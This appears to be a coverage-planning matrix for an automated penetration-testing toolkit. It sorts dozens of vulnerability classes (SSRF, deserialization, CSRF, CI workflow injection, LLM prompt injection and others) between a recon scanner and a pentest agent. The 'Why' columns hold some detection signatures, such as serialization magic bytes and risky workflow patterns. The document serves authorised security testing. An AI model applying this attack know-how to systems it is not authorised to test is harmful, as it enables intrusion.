| Prompt injection, direct | 6 | P3-P4 · $$ | R FULL · A NONE | **Recon owns this**: a purpose-built scanner already owns this. Adding it to the pentest agent duplicates a better tool. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Insufficient key space | 8 | P3 · $$ | R NONE · A FULL | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| ECB pattern leakage and CBC bit flipping | 8 | P3 · $$ | R NONE · A FULL | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Length extension | 8 | P3 · $$ | R NONE · A FULL | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| SSRF, internal port / service scan | 9 | P3-P4 · $$ | R NONE · A FULL | **Agent owns this**: adaptive payload construction against an unknown filter, confirmed through an out-of-band channel. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Blind SSRF | 9 | P3-P4 · $$ | R NONE · A FULL | **Agent owns this**: adaptive payload construction against an unknown filter, confirmed through an out-of-band channel. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Session fixation | 13 | P3 · $$ | R NONE · A FULL | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Signed URL scope abuse | 14 | P3 · $$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| WAF bypass via direct server access | 2 | P4 · $$ | R FULL · A NONE | **Recon owns this**: a one-request differential against every discovered host; the value is breadth. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| IDOR with complex identifiers (GUID/UUID) | 14 | P4 · $$ | R PART · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |

| Class | § | P·$ | Now | Why no build work |
|---|---|---|---|---|
| Stored XSS, privileged without elevation | 16 | P4 · $ $ | R NONE · A FULL | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Entity expansion DoS (billion laughs) | 11 | P3 · $ | R NONE · A FULL | **Agent owns this**: requires selecting and building a gadget chain for the stack actually observed. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Decompression and pixel-flood bombs | 15 | P3 · $ | R NONE · A FULL | **Agent owns this**: the upload endpoint is already discoverable; the class itself is the bypass, which adapts to whatever the filter does. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Application-level DoS, high impact | 20 | P3 · $ | R NONE · A FULL | **Agent owns this**: destructive or load-generating; must never run unattended across an engagement. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Decompression and pixel-flood bombs | 20 | P3 · $ | R NONE · A FULL | **Agent owns this**: destructive or load-generating; must never run unattended across an engagement. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Missing Cache-Control on a sensitive page | 1 | P4 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |
| DNS zone transfer allowed (AXFR) | 4 | P4 · $ | R FULL · A NONE | **Recon owns this**: one request, one verdict, repeated across the estate. Nothing here needs reasoning. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Misinformation | 6 | P4 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |
| Bias findings | 6 | P4-P5 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |
| Predictable / reused PRNG seed | 8 | P4-P5 · $ | R NONE · A FULL | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Limited RNG entropy source | 8 | P4 · $ | R NONE · A FULL | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| IV reuse / predictable IV | 8 | P4-P5 · $ | R NONE · A FULL | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Lack of perfect forward secrecy | 8 | P4 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |
| Use of an expired key or certificate | 8 | P4 · $ | R FULL · A NONE | **Recon owns this**: an observable property of the served certificate or library version. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| No rate limiting on a form | 12 | P4 · $ | R FULL · A NONE | **Recon owns this**: a single probe repeated against one endpoint. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Credential stuffing / no login throttling | 13 | P4 · $ | R NONE · A FULL | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Cleartext transmission of the session token | 13 | P4 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |

| Class | § | P·$ | Now | Why no build work |
|---|---|---|---|---|
| Weak login or registration over HTTP | 13 | P4 · $ | R FULL · A NONE | **Recon owns this**: do the same thing twice across a state change and compare. One identity is enough, and it is mechanical. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Missing Secure or HttpOnly flag | 13 | P4-P5 · $ | R FULL · A NONE | **Recon owns this**: do the same thing twice across a state change and compare. One identity is enough, and it is mechanical. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Open redirect in the client router | 18 | P4 · $ | R PART · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| Internal IP disclosure | 1 | P5 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |
| Fingerprinting / banner disclosure | 1 | P5 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |
| Outdated software version / unpatched JS libs | 4 | P5 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |
| Insecure SSL/TLS | 4 | P5 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |
| Telnet enabled | 4 | P5 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |
| OAuth client secret hardcoded in the client | 5 | P5 · $ | R FULL · A NONE | **Recon owns this and has it complete**: `js_recon/patterns.py` carries the OAuth client-secret families. Gated by `JS_RECON_ENABLED`=off (**scan cost**). Correctly `[P5]` unless it enables confidential-client flows. |
| Improper input handling | 6 | P5 · $ | R FULL · A NONE | **Recon already covers it.** The class sits on the taxonomy's §24 informational list, so the other side is **deliberately not pursued**: duplicating it would add triage noise without adding a reportable finding. Row is closed. |
| SSRF, external DNS query only | 9 | P5 · $ | R NONE · A FULL | **Agent owns this**: adaptive payload construction against an unknown filter, confirmed through an out-of-band channel. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| SAML replay | 13 | P5 · $ | R NONE · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |

## B. Detect → Confirm: one capability, two components (54)

Recon surfaces candidates across every asset; the agent proves the one that matters. Neither half is worth much alone: recon alone produces unconfirmed leads a triager closes, and the agent alone only tests what someone pointed it at.

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Unauthenticated internal API endpoints | 3 | P1 · $$$$$ | R PART · A PART | recon can surface the candidate at scale; the agent confirms the one that matters. |
| CI workflow injection | 7 | P1 · $$$$$ | R NONE · A NONE | Recon can surface this at scale and does not: RedAmon already clones and reads repositories for secret hunting, so the file is in hand. `${{ github.event.* }}` interpolated into a `run:` block is a static pattern: a scan, not a judgement. Recon flags the workflow, the agent reasons about reachability. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Untrusted PR with secret access (`pwn_request`) | 7 | P1 · $$$$$ | R `NONE` · A `NONE` | Recon can surface this at scale and does not: `pull_request_target` combined with a checkout of fork code is a static two-line signature in a file the secret hunter already reads. Recon should flag it; confirming exploitability is the agent's. |
| Java deserialization | 11 | P1 · $$$$$ | R `NONE` · A `FULL` | Recon can surface this at scale and does not: the taxonomy names the exact recon signal: a `rO0AB` base64 prefix or `ac ed 00 05` magic bytes in a cookie, parameter or queue message. That is a deterministic pattern scan across every captured request, and recon does none of it. Recon should surface the serialized blob; building the gadget chain stays with the agent. |
| PII leakage or exposure | 1 | P1-P3 · $$$$ | R `NONE` · A `PART` | recon can flag responses carrying PII shapes across every endpoint at scale; judging sensitivity and volume, and whether it is *other* users' data: needs the agent |
| Internal / framework cache poisoning | 2 | P1 · $$$$ | R `FULL` · A `PART` | same split: the framework packs belong in the deterministic engine, the agent confirms one against a live cache |
| SSRF in headless renderers | 3 | P1 · $$$$ | R `NONE` · A `NONE` | recon can enumerate the features that render user-supplied URLs (PDF export, screenshot, preview); proving the fetch reaches an internal address is the agent's job |
| Request splitting from SSRF | 9 | P1 · $$$$ | R `NONE` · A `PART` | recon can flag URL parameters reaching a server-side fetch; CRLF-in-path construction is adaptive |
| NoSQL injection | 10 | P1-P2 · $$$$ | R `NONE` · A `PART` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| PHP object injection | 11 | P1 · $$$$ | R `NONE` · A `FULL` | Recon can surface this at scale and does not: same shape: `O:` and `a:`-prefixed serialized strings in request data, and `phar://` in any path parameter, are greppable signals. Recon flags the sink, the agent builds the chain with phpggc. |
| Python pickle and unsafe YAML | 11 | P1 · $$$$ | R `NONE` · A `FULL` | Recon can surface this at scale and does not: base64-encoded pickle opcodes in a session cookie are pattern-detectable; recon surfaces the candidate and the agent proves execution. |
| .NET unsafe type handling | 11 | P1 · $$$$ | R `NONE` · A `FULL` | Recon can surface this at scale and does not: `__VIEWSTATE` without a valid MAC, and a `$type` field in JSON, are both deterministic markers recon can spot on every response. The agent then forges. |
| Excessive data exposure in API responses | 1 | P2-P3 · $$$$ | R `PART` · A `PART` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| Server-side prototype pollution | 10 | P2 · $$$$ | R `PART` · A `FULL` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| Reset token leaked via Host header poisoning | 13 | P2 · $$$$ | R `NONE` · A `FULL` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| LDAP injection | 10 | P1-P2 · $$$$ | R `NONE` · A `FULL` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| Log injection and log lookup evaluation | 10 | P1 · $$$$ | R `NONE` · A `PART` | recon can detect the logging stack and version; whether a log line is evaluated is an exploitation question |
| SOAP / WSDL injection and HTTP client proxy abuse | 10 | P1 · $$$$ | R `NONE` · A `PART` | recon discovers `.wsdl`, `/services` and `?wsdl` endpoints at scale; the agent drives the chain |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Fat GET and parameter cloaking | 2 | P2 · $$$ | R PART · A FULL | recon can surface the candidate at scale; the agent confirms the one that matters. |
| Cache key normalization abuse | 2 | P2 · $$$ | R PART · A FULL | recon can surface the candidate at scale; the agent confirms the one that matters. |
| Web cache deception | 2 | P2 · $$$ | R PART · A FULL | recon can surface the candidate at scale; the agent confirms the one that matters. |
| CDN misconfiguration | 2 | P2 · $$$ | R PART · A FULL | recon can surface the candidate at scale; the agent confirms the one that matters. |
| SSRF via link preview / oEmbed / unfurl | 3 | P2 · $$$ | R NONE · A NONE | recon finds the unfurl feature; the agent proves where it will go |
| SSRF in image and media processing | 9 | P2 · $$$ | R NONE · A PART | recon identifies the media pipeline and the formats it accepts; the agent crafts the SVG/XMP/M3U8 that reaches internal hosts |
| SSRF via webhooks and integrations | 9 | P2 · $$$ | R NONE · A PART | recon enumerates the callback, import-by-URL and SSO-metadata features; the agent tests which internal addresses are unfiltered |
| Host header injection | 10 | P2 · $$$ | R PART · A FULL | recon can surface the candidate at scale; the agent confirms the one that matters. |
| Client-side authentication gating | 13 | P2 · $$$ | R PART · A PART | recon can surface the candidate at scale; the agent confirms the one that matters. |
| Stored XSS / SVG payloads via upload | 15 | P2 · $$$ | R NONE · A FULL | recon identifies which uploads are served inline and whether `nosniff` is set: the two conditions that make it exploitable; the agent proves execution |
| DOM-based XSS | 16 | P2-P3 · $$$ | R PART · A FULL | recon's static sink list is the enumeration half and already exists; it should feed the agent's browser oracle rather than sit unused |
| DOM-based XSS, static side | 16 | P2-P3 · $$$ | R PART · A FULL | Both halves exist and are **never joined**. Recon's `DOM_SINK_PATTERNS` flag `eval`, `innerHTML`, `document.write`, `__proto__` statically and never validate them; the agent's `pb browser` has a working `alerts()` oracle. The sink list should seed the browser run; that is the whole gap, and it is integration rather than new detection. |
| Markdown and rich-text bypass | 16 | P2 · $$$ | R NONE · A PART | recon can fingerprint the renderer and its version; sanitizer bypasses are version-specific and adaptive |
| CORS: reflected origin with credentials | 17 | P2 · $$$ | R NONE · A FULL | recon can send one `Origin` header per endpoint across the whole estate and read ACAO/ACAC: far better coverage than the agent's two-origin probe |
| CSRF with a removable or empty token | 17 | P2 · $$$ | R NONE · A FULL | recon can surface the candidate at scale; the agent confirms the one that matters. |
| CORS: origin matching mistakes | 17 | P2 · $$$ | R NONE · A PART | recon can surface the candidate at scale; the agent confirms the one that matters. |
| XPath / XQuery injection | 10 | P2 · $$ | R NONE · A FULL | recon can surface the candidate at scale; the agent confirms the one that matters. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| CORS: `null` origin allowed | 17 | P2 · $$ | R `NONE` · A `FULL` | same: a deterministic header test that belongs at scale, with the agent proving exfiltration |
| Unrestricted resource consumption | 3 | P3 · $$ | R `PART` · A `PART` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| GraphQL depth and complexity exhaustion | 3 | P3 · $$ | R `PART` · A `FULL` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| SSRF, internal data exposure | 9 | P3 · $$ | R `NONE` · A `NONE` | recon surfaces URL-taking parameters; the agent confirms what comes back |
| CRLF injection / HTTP response splitting | 10 | P3 · $$ | R `FULL` · A `PART` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| Stored XSS, CSRF/URL-based | 16 | P3 · $$ | R `NONE` · A `PART` | recon finds the stored field and the state-changing route; chaining them is the agent's |
| XSS via content-type confusion | 16 | P3 · $$ | R `NONE` · A `PART` | recon observes the content type and `nosniff` header on every response: a one-pass check; the agent proves the sniff actually executes |
| CSRF, authenticated action | 17 | P3-P4 · $$ | R `NONE` · A `FULL` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| JSON CSRF | 17 | P3 · $$ | R `NONE` · A `FULL` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| Method-override CSRF | 17 | P3 · $$ | R `NONE` · A `PART` | recon can detect which override headers a route honours; building the cross-origin form is the agent's |
| ReDoS | 20 | P3 · $$ | R `NONE` · A `PART` | recon can fingerprint the regex engine (RE2 versus a backtracking NFA), which decides whether the class applies at all; the timing experiment is the agent's |
| Email header injection | 10 | P4 · $$ | R `NONE` · A `NONE` | recon finds the forms that send mail; confirming a header was injected needs a controlled inbox and is interactive |
| Login CSRF | 13 | P4 · $ | R `NONE` · A `FULL` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| CSRF, unauthenticated action | 17 | P4-P5 · $ | R `NONE` · A `FULL` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| Clickjacking on a sensitive action | 17 | P4 · $ | R `NONE` · A `FULL` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| HTTP parameter pollution | 10 | P5 · $ | R `PART` · A `PART` | recon can surface the candidate at scale; the agent confirms the one that matters. |
| CSV / formula injection | 10 | P5 · $ | R `NONE` · A `NONE` | recon finds export endpoints; the payload-in-export-out loop is mechanical enough for either side, but the confirmation is the agent's |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| HTML-entity smuggling in attribute/handler sinks | 16 | unrated | R NONE · A FULL | recon can flag attribute and handler sinks in shipped bundles; the decode-before-execute trick is adaptive |
| Injection-context coverage | 16 | unrated | R NONE · A FULL | recon classifies where a reflection lands; choosing the escape for that context is the agent's |

## C. Recon only: build on the recon side (47)

One request and one verdict, or enumeration whose entire value is breadth. Adding these to the agent would spend budget to reach the same answer on a single host.

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Exposed debug and management endpoints | 1 | P1-P3 · $$$$ | R PART · A FULL | **Agent already has this**: 8 custom Spring Boot / AEM templates auto-discovered by the nuclei server. The recon half is genuinely incomplete and not merely disabled: `_ADMIN_DEBUG_PATHS` extracts `/actuator`, `/env`, `phpinfo` from bundles, but **extracting a path is not requesting it and asserting the response**. Currently PART there. |
| Old API versions left unpatched | 3 | P1 · $$$$ | R NONE · A PART | **Recon owns this**: enumeration whose whole value is covering every version, client and asset: precisely what the agent cannot scale to. The other side would duplicate it without adding coverage. Currently NONE there. |
| AI supply chain (LLM03) | 6 | P1-P2 · $$$$ | R PART · A PART | **Recon owns this**: a purpose-built scanner already owns this. Adding it to the pentest agent duplicates a better tool. The other side would duplicate it without adding coverage. Currently PART there. |
| Dependency confusion | 7 | P1 · $$$$ | R PART · A NONE | **Recon owns this**: a registry or manifest lookup at scale, not an interactive test. Currently PART there. |
| Unclaimed or expired package, scope, maintainer domain | 7 | P1 · $$$$ | R PART · A PART | **Recon owns this**: a registry or manifest lookup at scale, not an interactive test. Currently PART there. |
| Self-hosted runner takeover | 7 | P1 · $$$$ | R NONE · A NONE | **Recon owns this**: a registry or manifest lookup at scale, not an interactive test. The other side would duplicate it without adding coverage. Currently NONE there. |
| Shadow endpoints from other clients | 3 | P2 · $$$$ | R NONE · A PART | **Recon owns this**: enumeration whose whole value is covering every version, client and asset: precisely what the agent cannot scale to. The other side would duplicate it without adding coverage. Currently NONE there. |
| Exposed version control and env files | 1 | P1 · $$$ | R PART · A FULL | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. Currently PART there. |
| Exposed `/.git/` tree reconstruction | 1 | P1 · $$$ | R NONE · A NONE | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. The other side would duplicate it without adding coverage. Currently NONE there. |
| Exposed admin panels | 4 | P1 · $$$ | R PART · A PART | **Recon owns this**: one request, one verdict, repeated across the estate. Nothing here needs reasoning. Currently PART there. |
| Compromised or unpinned CDN script | 7 | P1-P2 · $$$ | R PART · A NONE | **Recon owns this**: a registry or manifest lookup at scale, not an interactive test. Currently PART there. |
| Long-lived unscoped API keys | 3 | P2 · $$$ | R PART · A PART | **Recon owns this**: enumeration whose whole value is covering every version, client and asset: precisely what the agent cannot scale to. The other side would duplicate it without adding coverage. Currently PART there. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Vector and embedding weaknesses (LLM08) | 6 | P2-P3 · $$$ | R PART · A NONE | **Recon owns this**: a purpose-built scanner already owns this. Adding it to the pentest agent duplicates a better tool. The other side would duplicate it without adding coverage. Currently PART there. |
| Unauthenticated access to uploaded content | 15 | P2 · $$$ | R PART · A PART | **Recon owns this**: a property of the stored object or the upload response, checkable without exploitation. Currently PART there. |
| postMessage missing origin validation, both directions | 17 | P2-P3 · $$$ | R PART · A NONE | **Recon owns this**: a header or attribute observation on a response already being fetched. Currently PART there. |
| Exposed portal | 1 | P1 admin · $$ | R PART · A PART | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. Currently PART there. |
| Backup and temporary files | 1 | P2 · $$ | R PART · A FULL | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. Currently PART there. |
| Unbounded consumption (LLM10) | 6 | P2-P4 · $$ | R NONE · A NONE | **Recon owns this**: a purpose-built scanner already owns this. Adding it to the pentest agent duplicates a better tool. The other side would duplicate it without adding coverage. Currently NONE there. |
| Disclosure of secrets, internal asset | 1 | P3 · $$ | R NONE · A NONE | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. The other side would duplicate it without adding coverage. Currently NONE there. |
| EXIF geolocation not stripped | 1 | P3-P4 · $$ | R NONE · A NONE | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. The other side would duplicate it without adding coverage. Currently NONE there. |
| SameSite bypass | 17 | P3 · $$ | R PART · A PART | **Recon owns this**: a header or attribute observation on a response already being fetched. The other side would duplicate it without adding coverage. Currently PART there. |
| postMessage data exfiltration (sender side) | 18 | P3 · $$ | R NONE · A NONE | **Recon owns this**: a static grep over bundles the pipeline already downloads. The other side would duplicate it without adding coverage. Currently NONE there. |
| iframe injection | 19 | P3 · $$ | R NONE · A NONE | **Recon owns this**: a one-pass content or DNS observation. The other side would duplicate it without adding coverage. Currently NONE there. |
| Pay-per-use abuse from a leaked key | 1 | P4 · $$ | R PART · A NONE | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. Currently PART there. |
| Session not invalidated on password reset or change | 13 | P4 · $$ | R NONE · A NONE | **Recon owns this**: do the same thing twice across a state change and compare. One identity is enough, and it is mechanical. The other side would duplicate it without adding coverage. Currently NONE there. |
| Reset token leaked via Referer | 13 | P4-P5 · $$ | R NONE · A NONE | **Recon owns this**: do the same thing twice across a state change and compare. One identity is enough, and it is mechanical. The other side would duplicate it without adding coverage. Currently NONE there. |
| Mail server misconfiguration (delivery proof) | 4 | P3-P5 · $ | R PART · A NONE | **Recon owns this**: one request, one verdict, repeated across the estate. Nothing here needs reasoning. The other side would duplicate it without adding coverage. Currently PART there. |
| Broken cryptographic primitive / vulnerable library | 8 | P3-P4 · $ | R PART · A PART | **Recon owns this**: an observable property of the served certificate or library version. The other side would duplicate it without adding coverage. Currently PART there. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| EXIF geolocation not stripped (upload) | 15 | P3-P4 · $ | R NONE · A NONE | **Recon owns this**: a property of the stored object or the upload response, checkable without exploitation. The other side would duplicate it without adding coverage. Currently NONE there. |
| Visible detailed error / debug page | 1 | P4-P5 · $ | R PART · A FULL | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. Currently PART there. |
| Sensitive token in localStorage / sessionStorage | 1 | P4 · $ | R NONE · A NONE | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. The other side would duplicate it without adding coverage. Currently NONE there. |
| Error-forcing for debug pages | 1 | P4-P5 · $ | R NONE · A NONE | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. The other side would duplicate it without adding coverage. Currently NONE there. |
| Broken link hijacking | 4 | P4 · $ | R PART · A PART | **Recon owns this**: one request, one verdict, repeated across the estate. Nothing here needs reasoning. Currently PART there. |
| Insufficient rate limiting / query flooding | 6 | P4 · $ | R PART · A NONE | **Recon owns this**: a purpose-built scanner already owns this. Adding it to the pentest agent duplicates a better tool. The other side would duplicate it without adding coverage. Currently PART there. |
| Adversarial example injection | 6 | P4 · $ | R NONE · A NONE | **Recon owns this**: the AI Gauntlet scanner already owns every other §6 class; this one belongs beside them rather than in the pentest agent. Relevant only where a model gates a security or moderation decision. Currently NONE there. |
| Reset token sent over HTTP | 13 | P4 · $ | R PART · A NONE | **Recon owns this**: do the same thing twice across a state change and compare. One identity is enough, and it is mechanical. The other side would duplicate it without adding coverage. Currently PART there. |
| Session not invalidated on logout | 13 | P4 · $ | R NONE · A NONE | **Recon owns this**: do the same thing twice across a state change and compare. One identity is enough, and it is mechanical. The other side would duplicate it without adding coverage. Currently NONE there. |
| Reset token not invalidated (after use, login, new request) | 13 | P4-P5 · $ | R NONE · A NONE | **Recon owns this**: do the same thing twice across a state change and compare. One identity is enough, and it is mechanical. The other side would duplicate it without adding coverage. Currently NONE there. |
| Unvalidated redirect / open redirect | 17 | P4-P5 · $ | R NONE · A FULL | **Recon owns this**: worth building despite the rating because same chain; low alone, decisive next to an OAuth callback. Currently NONE there. |
| Open redirect | 17 | P4-P5 · $ | R PART · A FULL | **Agent already has this**: `pb injection` checks whether `Location` echoes the attacker host. Recon carries classification signals only (`redirect_params`, ffuf's `redirect` class, cache_scan's `open_redirect` impact) and never asserts the redirect; nuclei's `redirect` tag is not in the default eight. Worth closing because it is the first link in the OAuth `redirect_uri` chain (§23), where §5 is weakest. |
| Impersonation via broken link hijacking | 19 | P4 · $ | R PART · A NONE | **Recon owns this**: a one-pass content or DNS observation. Currently PART there. |
| Email HTML injection | 19 | P4 · $ | R NONE · A NONE | **Recon owns this**: a one-pass content or DNS observation. The other side would duplicate it without adding coverage. Currently NONE there. |
| Unbounded pagination and export | 20 | P4 · $ | R NONE · A NONE | **Recon owns this**: `limit=1000000`, negative and zero values are a fixed probe set per endpoint, safe and mechanical. Not on §24's list, and its sibling row §3 *Unrestricted resource consumption* is already treated as work: calling one noise and the other a gap was inconsistent. Currently NONE there. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Missing SRI on third-party scripts | 7 | P5 · $ | R NONE · A NONE | **Recon owns this**: worth building despite the rating because escalates hard when the CDN host is abandoned or expiring; cheap one-pass check. Currently NONE there. |
| Cookie scoped to the parent domain | 13 | P5 · $ | R NONE · A NONE | **Recon owns this**: worth building despite the rating because subdomain takeover is RedAmon's single best-covered class, and a `.example.com` cookie is what turns it into session theft (taxonomy §23). Currently NONE there. |
| No size limit / no antivirus | 15 | P5 · $ | R NONE · A PART | **Recon owns this**: a property of the stored object or the upload response, checkable without exploitation. The other side would duplicate it without adding coverage. Currently NONE there. |
| Mobile | 21 | P4-P5, P1-P2 for hardcoded keys · unrated | R NONE · A NONE | **Recon owns this**: an APK/IPA is an archive; extraction and secret scanning reuse the pipeline that already exists, and it unlocks §3's shadow-endpoint discovery, whose primary source is the mobile client. The other side would duplicate it without adding coverage. Currently NONE there. |

## D. Agent only: build on the agent side (109)

Needs two principals, business meaning, gadget construction, a browser oracle, or a multi-step flow with state, and no deterministic signal recon could scan for.

Many are *variants* of a class whose detection half already runs: the blind, out-of-band and second-order forms of SQL injection, for instance. Recon does not need a detector for each.

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| 0.CL and CL.0 desync | 2 | P1 · $$$$ | R NONE · A NONE | **Agent owns this**: a desync needs raw byte-level framing control, and both curl and the capture proxy normalise the ambiguity away before it reaches the front end. The other side would duplicate it without adding coverage. Currently NONE there. |
| Remote code execution via an agent (LLM) | 6 | P1 · $$$$ | R NONE · A NONE | **Agent owns this**: needs multi-turn adversarial interaction with a model, not a single probe. The other side would duplicate it without adding coverage. Currently NONE there. |
| Artifact and release pipeline write access | 7 | P1 · $$$$ | R NONE · A NONE | **Agent owns this**: requires reading a workflow or manifest and reasoning about which untrusted field reaches a privileged step. The other side would duplicate it without adding coverage. Currently NONE there. |
| Software package takeover | 7 | P1 · $$$$ | R NONE · A NONE | **Agent owns this**: requires reading a workflow or manifest and reasoning about which untrusted field reaches a privileged step. The other side would duplicate it without adding coverage. Currently NONE there. |
| Error-based / blind SSTI | 10 | P1 · $$$$ | R PART · A PART | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. Currently PART there. |
| ORM leaking / ORM injection | 10 | P1 · $$$$ | R NONE · A NONE | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. Currently NONE there. |
| Payment bypass | 12 | P1 · $$$$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Predictable password reset token | 13 | P1 · $$$$ | R NONE · A PART | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. Currently PART there. |
| Error-based / blind SSTI | 22 | P1 · $$$$ | R PART · A PART | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. Currently PART there. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| ORM leaking | 22 | P1 · $$$$ | R NONE · A NONE | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. Currently NONE there. |
